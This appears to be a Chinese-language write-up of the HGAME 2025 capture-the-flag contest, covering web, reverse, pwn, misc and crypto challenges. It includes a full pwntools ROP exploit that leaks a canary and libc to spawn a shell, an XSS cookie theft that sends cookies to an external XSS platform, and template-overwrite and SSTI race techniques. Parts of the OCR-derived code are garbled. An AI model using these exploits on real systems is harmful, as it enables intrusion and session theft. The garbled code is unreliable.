Web1 Pacman

这个题的目标是得到 10000 分,前端 index.js 里发现 score 变量,改掉。

这里改成 override 覆盖源代码,改成加 10000。



已可大于 10000。

Pac-Man



进而 base64+栅栏解码得到 flag。

Web2 BandBomb

这个题实际是通过重命名实现任意文件的覆写。 这里发现 mortis.ejs 的路径。


```
fs.readdir(uploadsDir, (err, files) => {
   if (err) {
     return res.status(500).render('mortis', { files: [] });
   }
   res.render('mortis', { files: files });
   });
});
```

在前端页面嵌入如下 payload。


这里先上传



然后访问 rename



env 环境变量中发现 flag。



Web3 MysteryMessageBoard

此题第一步爆破弱口令,发现 shallot/888888 弱口令,即可登录系统。 登录后可在留言板留言,此时是普通用户权限。 留言板存在 xss 漏洞。

审计代码,发现 admin 账号会读取全部留言。


最终还有个/flag 目录,只有 admin 有访问权限。

```
func flagHandler(c *gin.Context) {
  log.Println("Handling flag request")
  session, err := store.Get(c.Request, "session")
  if err != nil {
     c.String(http.StatusInternalServerError, "无法获取会话")
     return
  }
  username, ok := session.Values["username"].(string)
  if !ok || username != "admin" {
     c.String(http.StatusForbidden, "只有admin才可以访问哦")
     return
  }
  log.Println("Admin accessed the flag")
  c.String(http.StatusOK, flag)
```


所以综合以上,思路就出来了,在留言板写 xss,访问/admin 路径让 admin 读留言,通过 xss 平台获取 admin 的 cookie,进而访问/flag 即可。

使用 xss 平台 https://xs.pe/dashboard。

插入如下 xss, 发现已经上线, 并获取到 cookie。




替换 cookie 后得到 flag。



WEB4 双面人派对

linux 下 upx -d, 对给出的 main 主程序进行脱壳。在逆向脱壳后的主程序,发现这是一个 minio 的服务程序,并发现了 aksk。

使用 s3 browser 配置客户端,连接服务器,发现了源码和 buket 中的 update 程序。



源码中这一句,这里.改成/,后面的 true 代表显示当前目录下文件。重新编译改过后的代码。输入下面的命令,改过后就能联网编译了。


```
Microsoft Windows [版本 10.0.22631.4751]
(c) Microsoft Corporation。保留所有权利。

C:\Users\hinco\Desktop\hgame2025\web\web4\src_new>go build
go: downloading github.com/jpillora/overseer v1.1.6
go: downloading github.com/gin-gonic/gin v1.10.0
go: downloading github.com/minio/minio-go/v7 v7.0.83
go: downloading gopkg.in/yaml.v3 v3.0.1
```

编译后变成 level25, 改名字为 update, 重新上传替换。

```
go: downloading golang.org/x/sys v0.28.0
go: downloading github.com/dustin/go-humanize v1.0.1
go: downloading golang.org/x/crypto v0.31.0
go: downloading github.com/rs/xid v1.6.0
go: downloading github.com/klauspost/cpuid/v2 v2.2.9
go: downloading github.com/gabriel-vasile/mimetype v1.4.3
go: downloading github.com/go-playground/universal-translator v0.18.1
go: downloading github.com/leodido/go-urn v1.4.0
go: downloading golang.org/x/text v0.21.0
go: downloading github.com/go-playground/locales v0.14.1
root@panpan:/home/panpan/src_new# ls
conf fetch go.mod go.sum level25 main.go
root@panpan:/home/panpan/src_new# ^C level25
root@panpan:/home/panpan/src_new#
root@panpan:/home/panpan/src_new# file level25
level25: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared
libs), not stripped
root@panpan:/home/panpan/src_new# ls
conf fetch go.mod go.sum level25 main.go
root@panpan:/home/panpan/src_new# cat main.go
package main
import (
          "level25/fetch"
         "level25/conf"
Accounts Buckets Files Bookmarks Tools Upgrade to Pro! Help
🕆 New bucket 📫 Add external bucket 🥰 Refresh
 hints prodbucket
                                                                          Last Modified
                                                               Туре
                                                                                        Storage Class
                                         update
                                                    14.26 MB
                                                                          2025/2/9 22:39:40
                                                                                        STANDARD
```

访问 web 路径,得到 flag。




WEB5 角落

扫描路径发现 robots.txt,里面发现了路径 app.conf。

```
Target: http://nodel.hgame.vidar.club:30359/

[21:53:05] Starting:
[21:53:09] 403 - 199B - /.ht_wsr.txt
[21:53:09] 403 - 199B - /.htaccess_orig
[21:53:09] 403 - 199B - /.htaccess.sample
[21:53:09] 403 - 199B - /.htaccess.save
[21:53:09] 403 - 199B - /.htaccess_sc
[21:53:09] 403 - 199B - /.htaccess_extra
[21:53:09] 403 - 199B - /.htaccessOLD
[21:53:09] 403 - 199B - /.htaccessBAK
[21:53:09] 403 - 199B - /.htaccess.orig
[21:53:09] 403 - 199B - /.htm
[21:53:09] 403 - 199B - /.htm
[21:53:09] 403 - 199B - /.html
[21:53:09] 403 - 199B - /.htpasswd_test
[21:53:09] 403 - 199B - /.httr-oauth
[21:53:09] 403 - 199B - /.httr-oauth
[21:53:09] 403 - 199B - /.htpasswds
[21:53:25] 200 - 2KB - /index.html
[21:53:29] 200 - 52B - /robots.txt
```

访问 app.conf,源码如下,泄露了 app.py 的地址。



网上查语法,看到如下例子。此时根目录只有 index.htm,将所有访问 *.htm 的请求都 重定向到 *.html。

```
      1
      RewriteEngine On

      2
      RewriteRule ^(.*)\.htm$ $1.html

      3
      # $1 在正则表达式中表示前面第一个匹配的子表达式,即.*部分
```

RewriteCond 重写规则执行条件。


语法: RewriteCond TestString CondPattern。

生效域: server config, virtual host, directory, .htaccess。

特别的上面的 TestString,可提供反向引用. 引用模式为: %N 其中 N 为(0 <= N <=9),引用当前若干 RewriteCond 条件中最后符合的条件中的分组成分,也就是括号里的内容.不过用到的不多。反向应用多在 RewriteRule 里常用。

RewriteCond 语法中的 TestStrng 为要被检查的内容,CondPattern 是进行匹配的规则,它是一个兼容 Perl 风格的正则表达式和一些其他的特有字符属性。

又查到了 apache 在 2024 年新出的漏洞,即是 RewriteRule 存在%3f 地址截断解析漏洞,故依据配置文件和漏洞发现如下包。



得到源码后,审计这里。发现存在条件竞争。

```
@app.route('/read', methods=['GET'])

def read_message():

if "{" not in readmsg():


show = show_msg.replace("{{message}}", readmsg())

return render_template_string(show)

return 'waf!!'
```

这里存在条件竞争。发送两个 send,一个正常,一个 payload,然后爆破 read。





Re1 Compress dot new

Deepseek 直接梭哈了。



Re2 Tutle

这里首先是个非标准的 upx 壳,需要手脱。按照如下附件进行手脱壳。



脱壳结束后,发现这是个 rc4 加密逻辑。

逻辑是先解密密钥,用解密后的密钥,再 rc4 解密密文。但是源代码逻辑前后两个 rc4 有些许不同,后面一个是魔改的。异或变成了-,所以针对性有如下解密脚本。

```
| File Edit Format Run Options Window Help
| File Coding: utf-8 --
| octomic utf-8 --
| off | init (epit, k):
| def | init (epit, k):
| rel | format Run Options Window Help
| File Edit | format Run | options Window Help
| file Edit | format | file | file
```

Pwn1 Couting_petals

这个程序漏洞在于,比起数组,多溢出了8字节。

```
puts("\nTell me the number of petals in each flower.");
while ( v9 < v8 )
{
    printf("the flower number %d : ", (unsigned int)++v9);
    __isoc99_scanf("%ld", &v7[v9 + 1]);
}
puts("\nDo you want to start with 'love me'");
puts("...or 'not love me'?");
puts("Reply 1 indicates the former and 2 indicates the latter: ");
    __isoc99_scanf("%ld", v7);</pre>
```

8 字节正好覆盖了 total_number 和 count,所以可以通过覆盖这两个数实现 rce。 这个题还有 canary 所以先要泄露 canary。然后因为有随机数,这题打通概率 1/4。

```
context.terminal = ['tmux', 'splitw', '-h']
#p=process("./hgame2025")
p=remote("nodel.hgame.vidar.club",31408)
elf=ELF("./hgame2025")
libc=ELF("/home/others/glibc-all-in-one-master/libs/2.35-Oubuntu3.8_amd64/libc.s
p.recv()
p.sendline("16")
for i in xrange(15):
p.recv()
p.sendline("2")
print p.recv()
p.sendline("150323855379")
p.recv()
#0x2300000013
#7568
p.sendline("1")
p.recvuntil("results.\n")
w=p.recvuntil(" = \n")
print "hhhh"
w=w.split(" + ")
canary=int(w[-4])
print canary
libc_base=int(w[-2])-5776
print hex(libc_base)
libc_system=libc_base+libc.symbols["system"]-165632
libc_sh=libc_base+tox2a3e5-165632
ret=libc_base+0x29139-165632
```

首先上面这段代码,控制打印出了栈上的 canary 和 libc 地址,通过计算偏移,实现了 canary 和 libc_base 的泄露。

```
p.recv()
p. sendline ("16")
for i in xrange(15):
p.recv()
 p. sendline ("2")
print p.recv()
p.sendline("68719476758")
 #0x1000000016
 p.recv()
 p. sendline(str(canary))#17_canary
p.recv()
 p. sendline ("1")#18_rbp
p. recv()
payload=str(pop_rdi_ret)
p. sendline (payload) #19_rop1
 p.recv()
payload=str(libc_sh)
p. sendline(payload)#20_rop2
p.recv()
payload=str(ret)
 p. sendline (payload) #21_rop3
p. recv()
 payload=str(libc_system)
 p. sendline (payload) #22_rop4
 p.recv()
 #gdb.attach(p)
 #pause()
 p. sendline ("1")
 p. interactive()
```

后面这段通过写多写 6 个数,实现了 rop 的构造。值得注意的是这个高版本 glibc 存在寄存器栈平衡问题,所以这里加了个 ret,进行平衡后即可打通。全量代码如下。

#encoding=utf-8

```
from pwn import *
context.log_level="debug"
context.terminal = ['tmux', 'splitw', '-h']
#p=process("./hgame2025")
p=remote("node1.hgame.vidar.club",31408)
elf=ELF("./hgame2025")
libc=ELF("/home/others/glibc-all-in-one-master/libs/2.35-0ubuntu3.8_amd64/libc.so.6")
p.recv()
p.sendline("16")
for i in xrange(15):
 p.recv()
 p.sendline("2")
print p.recv()
p.sendline("150323855379")
p.recv()
#0x2300000013
#7568
p.sendline("1")
p.recvuntil("results.\n")
w=p.recvuntil(" = \n")
print "hhhh"
w=w.split(" + ")
canary=int(w[-4])
print canary
libc_base=int(w[-2])-5776
print hex(libc_base)
libc_system=libc_base+libc.symbols["system"]-165632
libc_sh=libc_base+next(libc.search("/bin/sh\x00"))-165632
pop_rdi_ret=libc_base+0x2a3e5-165632
ret=libc base+0x29139-165632
p.recv()
p.sendline("16")
for i in xrange(15):
 p.recv()
 p.sendline("2")
print p.recv()
p.sendline("68719476758")
#0x1000000016
```

```
p.recv()
p.sendline(str(canary))#17_canary
p.recv()
p.sendline("1")#18_rbp
p.recv()
payload=str(pop_rdi_ret)
p.sendline(payload)#19_rop1
p.recv()
payload=str(libc_sh)
p.sendline(payload)#20_rop2
p.recv()
payload=str(ret)
p.sendline(payload)#21_rop3
payload=str(libc_system)
p.sendline(payload)#22_rop4
p.recv()
#gdb.attach(p)
#pause()
p.sendline("1")
p.interactive()
```

MISC1 Hakuya Want A Girl Friend

文件分两块,一块 zip 文件,一块倒着的图片。图片逆转代码如下。

```
File Edit Format Run Options Window Help

#encoding=utf-8
fl=open("123.txt", "rb")
wl=fl.readline()
wl=wl.split(",")
wl=wl[::-1]
result=""
for i in wl:
    result+=str(i)
f2=open("321.txt", "wb")
f2.write(result)
f1.close()
f2.close()
```

将图片高度拉长,得到压缩包解压密码。



```
文件 编辑 旦有
hagme{h4kyu4_w4nt_gir1f3nd_+q_931290928}
```

MISC 2 线性走廊中的双生实体

解压文件后,在这里看到加密逻辑,进而依照编写解密逻辑。

```
if _0:
    _1 = annotate(List[str], [])
    flag = self.flag
    for _2 in range(torch.len(flag)):
        b = flag[_2]
        _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85)))
    decoded = torch.join("", _1)
    print("Hidden: ", decoded)
else:
```

MISC 3 Computer cleaner

这个题把原始镜像删了, 所以根据印象写 wp。

答案分成三段,第一段 webshell 可以在 www 的 upload 目录下找到黑客上传的 webshell。 第二段看 www 目录下的日志,对攻击 ip 进行溯源,发现开放 80 端口,页面得到第二段。 第三段看 www 目录下的日志,看到存到了文档下有文件,在文档目录发现第三段。

Crypto3 Sieve

```
return euler_phi(k) + trick(k-1) + 1
else:
return euler_phi(k) + trick(k-1)
else:
return 1
e = 65537
p = q = nextprime(trick(e^2//6) << 128)
n = p * q
enc = pow(m,e,n)
print(f'{enc=}')
#enc=244929409747471413653014009978459273276644448166527803806
在本题中, RSA 加密的 p=q, 导致模数 n 变为:
n=p × p=p 的平方
通常 RSA 计算私钥 d 时,需要用到 Euler 函数: \phi(n) = (p-1)(q-1)
但由于 p=q , 这里的 Euler 函数变为: \phi(n)=p(p-1)
已知: 公钥 (e, n)、密文 enc 、p = q = nextprime(trick(k) << 128) (已知计算方式)
利用 φ(n) 计算 d:
然后解密: m = ( enc 的 d 次方) mod n
```

签到1

```
root@panpan:~# nc 146.56.227.88 31985
ks
/bin/sh: ks: not found
ls
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
cat flag
hgame{YouR_c4N-C0nnEct_t0_tHE-remOte_EnvironM3nt-t0-GET_FLag0}
```

签到 2

```
    I am the flag!
    hgame{Now-I-kn0w-how-to-subm1t-my-fl4gs!}
    在本平台提交flag时,只需找到题目下方的 终端 ,将flag粘贴进去 (如下图) ,然后按回车
```